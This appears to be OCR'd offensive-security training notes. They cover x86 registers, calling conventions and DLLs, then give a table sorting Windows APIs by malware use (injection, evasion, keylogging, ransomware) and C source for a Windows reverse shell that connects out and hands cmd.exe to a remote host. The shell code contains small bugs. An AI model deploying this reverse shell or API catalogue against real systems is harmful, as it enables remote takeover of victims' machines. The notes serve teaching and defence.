nop	No-op (opcode 0x90)	nop
hlt	Halt the CPU	hlt



CPU Registers


Several registers such as EAX, EBX, ECX, EDX, ESI, and EDI are often used as general purpose registers to store temporary data. There is much more to this discussion, but the primary registers for our purposes are described below:

- EAX (accumulator): Arithmetical and logical instructions
- EBX (base): Base pointer for memory addresses
- ECX (counter): Loop, shift, and rotation counter
- EDX (data): I/O port addressing, multiplication, and division
- ESI (source index): Pointer addressing of data and source in string copy operations
- EDI (destination index): Pointer addressing of data and destination in string copy operations



CPU Registers


- ESP – (Stack Pointer): The stack is used for storage of data, pointers, and arguments. Since the stack is dynamic and changes constantly during program execution, the stack pointer ESP keeps "track" of the most recently referenced location on the stack (top of the stack) by storing a pointer to it. (A pointer is a reference to an address (or location) in memory. When we say a register "stores a pointer" or "points" to an address, this essentially means that the register is storing that target address.)
- EBP – (Base Pointer): Since the stack is in constant flux during the execution of a thread, it can become difficult for a function to locate its stack frame, which stores the required arguments, local variables, and the return address. EBP, the base pointer, solves this by storing a pointer to the top of the stack when a function is called. By accessing EBP, a function can easily reference information from its stack frame (via offsets) while executing.
- EIP – (Instruction Pointer): EIP, the instruction pointer, is one of the most important registers for our purposes as it always points to the next code instruction to be executed. Since EIP essentially directs the flow of a program, it is an attacker's primary target when exploiting any memory corruption vulnerability such as a buffer overflow.




Calling conventions

Calling conventions describe how functions receive their parameters from their caller and how they return the result. The x86 architecture allows for the use of multiple calling conventions. The difference in their implementation consists of several factors such as how the parameters and return value are passed (placed in CPU registers, pushed on the stack, or both), in which order they are passed, how the stack is prepared and cleaned up before and after the call, and what CPU registers the called function must preserve for the caller.

Generally speaking, the compiler determines which calling convention is used for all functions in a program, however, in some cases, it is possible for the programmer to specify a specific calling convention on a per-function basis.






DLLs

DLLs are shared libraries of executable functions or data that can be used by multiple applications simultaneously. They are used to export functions to be used by a process. Unlike EXE files, DLL files cannot execute code on their own. Instead, DLL libraries need to be invoked by other programs to execute the code. For example CreateFileW is exported from kernel32.dll, therefore if a process wants to call that function it would first need to load kernel32.dll into its address space.

Some DLLs are automatically loaded into every process by default since these DLLs export functions that are necessary for the process to execute properly. A few examples of these DLLs are ntdll.dll, kernel32.dll and kernelbase.dll. The image below shows several DLLs that are currently loaded by the explorer.exe process.



explorer.exe	< 0.01	356,452 K	189,572 K	7484 Windows Explorer
vmware-tray.exe		3,776 K	4,528 K	4512 VMware Tray Process
chrome.exe	< 0.01	290,412 K	381,776 K	14104 Google Chrome
sublime_text.exe		42,152 K	37,556 K	22976 Sublime Text
plugin_host-3.3.exe		11,488 K	10,180 K	22004
plugin_host-3.8.exe		17,856 K	12,540 K	22632

Name	Description	Company Name	Path
wscui.cpl.mui	Security and Maintenance	Microsoft Corporation	C:\Windows\System32\en-US\wscui.cpl.mui
wscui.cpl	Security and Maintenance	Microsoft Corporation	C:\Windows\System32\wscui.cpl
wscui.cpl	Security and Maintenance	Microsoft Corporation	C:\Windows\System32\wscui.cpl
wscinterop.dll	Windows Health Center WSC Inter...	Microsoft Corporation	C:\Windows\System32\wscinterop.dll
wscapi.dll	Windows Security Center API	Microsoft Corporation	C:\Windows\System32\wscapi.dll
ws2_32.dll	Windows Socket 2.0 32-Bit DLL	Microsoft Corporation	C:\Windows\System32\ws2_32.dll
WppRecorderUM.dll	"WppRecorderUM.DYNLINK"	Microsoft Corporation	C:\Windows\System32\WppRecorderUM.dll
wpnclient.dll	Windows Push Notifications Client	Microsoft Corporation	C:\Windows\System32\wpnclient.dll
wpnapps.dll	Windows Push Notification Apps	Microsoft Corporation	C:\Windows\System32\wpnapps.dll
WPDShServiceObj.dll	Windows Portable Device Shell Se...	Microsoft Corporation	C:\Windows\System32\WPDShServiceObj.dll
wpdshext.dll	Portable Devices Shell Extension	Microsoft Corporation	C:\Windows\System32\wpdshext.dll
WorkFoldersShell.dll	Microsoft (C) Work Folders Shell E...	Microsoft Corporation	C:\Windows\System32\WorkFoldersShell.dll
wmiclnt.dll	WMI Client API	Microsoft Corporation	C:\Windows\System32\wmiclnt.dll
wlidprov.dll	Microsoft® Account Provider	Microsoft Corporation	C:\Windows\System32\wlidprov.dll
wldp.dll	Windows Lockdown Policy	Microsoft Corporation	C:\Windows\System32\wldp.dll
WlanMediaManage...	Windows WLAN Media Manager ...	Microsoft Corporation	C:\Windows\System32\WlanMediaManager.dll
wlanapi.dll	Windows WLAN AutoConfig Client...	Microsoft Corporation	C:\Windows\System32\wlanapi.dll
wkscli.dll	Workstation Service Client DLL	Microsoft Corporation	C:\Windows\System32\wkscli.dll
WinTypes.dll	Windows Base Types DLL	Microsoft Corporation	C:\Windows\System32\WinTypes.dll
wintrust.dll	Microsoft Trust Verification APIs	Microsoft Corporation	C:\Windows\System32\wintrust.dll

Windows APIs

Enumeration	Injection	Evasion	Spying	Internet	Anti-Debugging	Ransomware	Helper
CreateToolhelp32Snapshot	CreateFileMappingA	CreateFileMappingA	AttachThreadInput	WinExec	CreateToolhelp32Snapshot	CryptAcquireContextA	ConnectNamedPipe
EnumDeviceDrivers	CreateProcessA	DeleteFileA	CallNextHookEx	FtpPutFileA	GetLogicalProcessorInformation	EncryptFileA	CopyFileA
EnumProcesses	CreateRemoteThread	GetModuleHandleA	GetAsyncKeyState	HttpOpenRequestA	GetLogicalProcessorInformationEx	CryptEncrypt	CreateFileA
EnumProcessModules	CreateRemoteThreadEx	GetProcAddress	GetClipboardData	HttpSendRequestA	GetTickCount	CryptDecrypt	CreateMutexA
EnumProcessModulesEx	GetModuleHandleA	LoadLibraryA	GetDC	HttpSendRequestExA	OutputDebugStringA	CryptCreateHash	CreateMutexExA
FindFirstFileA	GetProcAddress	LoadLibraryExA	GetDCEx	InternetCloseHandle	CheckRemoteDebuggerPresent	CryptHashData	DeviceIoControl
FindNextFileA	GetThreadContext	LoadResource	GetForegroundWindow	InternetOpenA	Sleep	CryptDeriveKey	FindResourceA
GetLogicalProcessorInformation	HeapCreate	SetEnvironmentVariableA	GetKeyboardState	InternetOpenUrlA	GetSystemTime	CryptSetKeyParam	FindResourceExA
GetLogicalProcessorInformationEx	LoadLibraryA	SetFileTime	GetKeyState	InternetReadFile	GetComputerNameA	CryptGetHashParam	GetModuleBaseNameA
GetModuleBaseNameA	LoadLibraryExA	Sleep	GetMessageA	InternetReadFileExA	SleepEx	CryptSetKeyParam	GetModuleFileNameA
GetSystemDefaultLangId	LocalAlloc	WaitForSingleObject	GetRawInputData	InternetWriteFile	IsDebuggerPresent	CryptDestroyKey	GetModuleFileNameExA
GetVersionExA	MapViewOfFile	SetFileAttributesA	GetWindowDC	URLDownloadToFile	GetUserNameA	CryptGenRandom	GetTempPathA
GetWindowsDirectoryA	MapViewOfFile2	SleepEx	MapVirtualKeyA	URLDownloadToCacheFile	NtQueryInformationProcess	DecryptFileA	IsWoW64Process
IsWoW64Process	MapViewOfFile3	NtDelayExecution	MapVirtualKeyExA	URLOpenBlockingStream	ExitWindowsEx	FlushEfsCache	MoveFileA
Module32First	MapViewOfFileEx	NtWaitForMultipleObjects	PeekMessageA	URLOpenStream	FindWindowA	GetLogicalDrives	MoveFileExA
Module32Next	OpenThread	NtWaitForSingleObject	PostMessageA	Accept	FindWindowExA	GetDriveTypeA	PeekNamedPipe
Process32First	Process32First	CreateWindowExA	PostThreadMessageA	Bind	GetForegroundWindow	CryptStringToBinary	WriteFile
Process32Next	Process32Next	RegisterHotKey	RegisterHotKey	Connect	GetTickCount64	CryptBinaryToString	TerminateThread
ReadProcessMemory	QueueUserAPC	timeSetEvent	RegisterRawInputDevices	Gethostbyname	QueryPerformanceFrequency	CryptReleaseContext	CopyFile2
Thread32First	ReadProcessMemory	IcmpSendEcho	SendMessageA	Inet_addr	QueryPerformanceCounter	CryptDestroyHash	CopyFileExA
Thread32Next	ResumeThread	WaitForSingleObjectEx	SendMessageCallbackA	Recv	GetNativeSystemInfo	EnumSystemLocalesA	CreateFile2
GetSystemDirectoryA	SetProcessDEPPolicy	WaitForMultipleObjects	SendMessageTimeoutA	Send	RtlGetVersion	CryptProtectData	GetTempFileNameA
GetSystemTime	SetThreadContext	WaitForMultipleObjectsEx	SendNotifyMessageA	WSAStartup	GetSystemTimeAsFileTime		TerminateProcess
ReadFile	SuspendThread	SetWaitableTimer	SetWindowsHookExA	Gethostname	CountClipboardFormats		SetCurrentDirectory
GetComputerNameA	Thread32First	CreateTimerQueueTimer	SetWinEventHook	Socket			FindClose
VirtualQueryEx	Thread32Next	CreateWaitableTimer	UnhookWindowsHookEx	WSACleanup			SetThreadPriority

Windows APIs

Function Name

CreateRemoteThread

Description

CreateRemoteThread is used to create a thread that runs in the virtual address space of another process.

Library

Kernel32.dll

Associated Attacks

Injection

Documentation

https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread

Created: 2021-10-30
Last Update: 2021-10-30
Credits: mr.d0x

Function Name

GetProcAddress

Description

GetProcAddress is used to get the memory address of a function in a DLL. This is often used by malware for obfuscation and evasion purposes to avoid having to call the function directly.

Library

Kernel32.dll

Associated Attacks

Injection Evasion

Documentation

https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress


Created: 2021-10-30
Last Update: 2021-10-30
Credits: mr.d0x

Reverse shell


Publicly-available reverse shells written in C reveals that most of the required APIs are exported by Ws2_32.dll. We first need to initialize the Winsock DLL using WSAStartup. This is followed by a call to WSASocketA to create the socket, and finally WSAConnect to establish the connection. The last API we need to call is CreateProcessA from kernel32.dll. This API will start cmd.exe.

```c
#include <winsock2.h>
#include <stdio.h>

#pragma comment(lib, "w2_32")

  WSADATA wsaData;
  SOCKET Winsock;
  SOCKET Sock;
  struct sockaddr_in hax;
  char ip_addr[16];
  STARTUPINFO ini_processo;
  PROCESS_INFORMATION processo_info;


int main(int argc, char *argv[])
{
    WSAStartup(MAKEWORD(2,2), &wsaData);
    Winsock=WSASocket(AF_INET,SOCK_STREAM,IPPROTO_TCP,NULL,(unsigned int)NULL,(unsigned int)NULL);

    if (argv != 3){fprintf(stderr, "Uso: <rhost> <rport>\n"); exit(1);}
    struct hostent *host;
    host = gethostbyname(argv[1]);
    strcpy(ip_addr, inet_ntoa(*((struct in_addr *)host->h_addr)));

    hax.sin_family = AF_INET;
    hax.sin_port = htons(atoi(argv[2]));
    hax.sin_addr.s_addr =inet_addr(ip_addr);

    WSAConnect(Winsock,(SOCKADDR*)&hax, sizeof(hax),NULL,NULL,NULL,NULL);

    memset(&ini_processo, 0, sizeof(ini_processo));
    ini_processo.cb=sizeof(ini_processo);
    ini_processo.dwFlags=STARTF_USESTDHANDLES;
    ini_processo.hStdInput = ini_processo.hStdOutput = ini_processo.hStdError = (HANDLE)Winsock;
    CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &ini_processo, &processo_info);

}
```

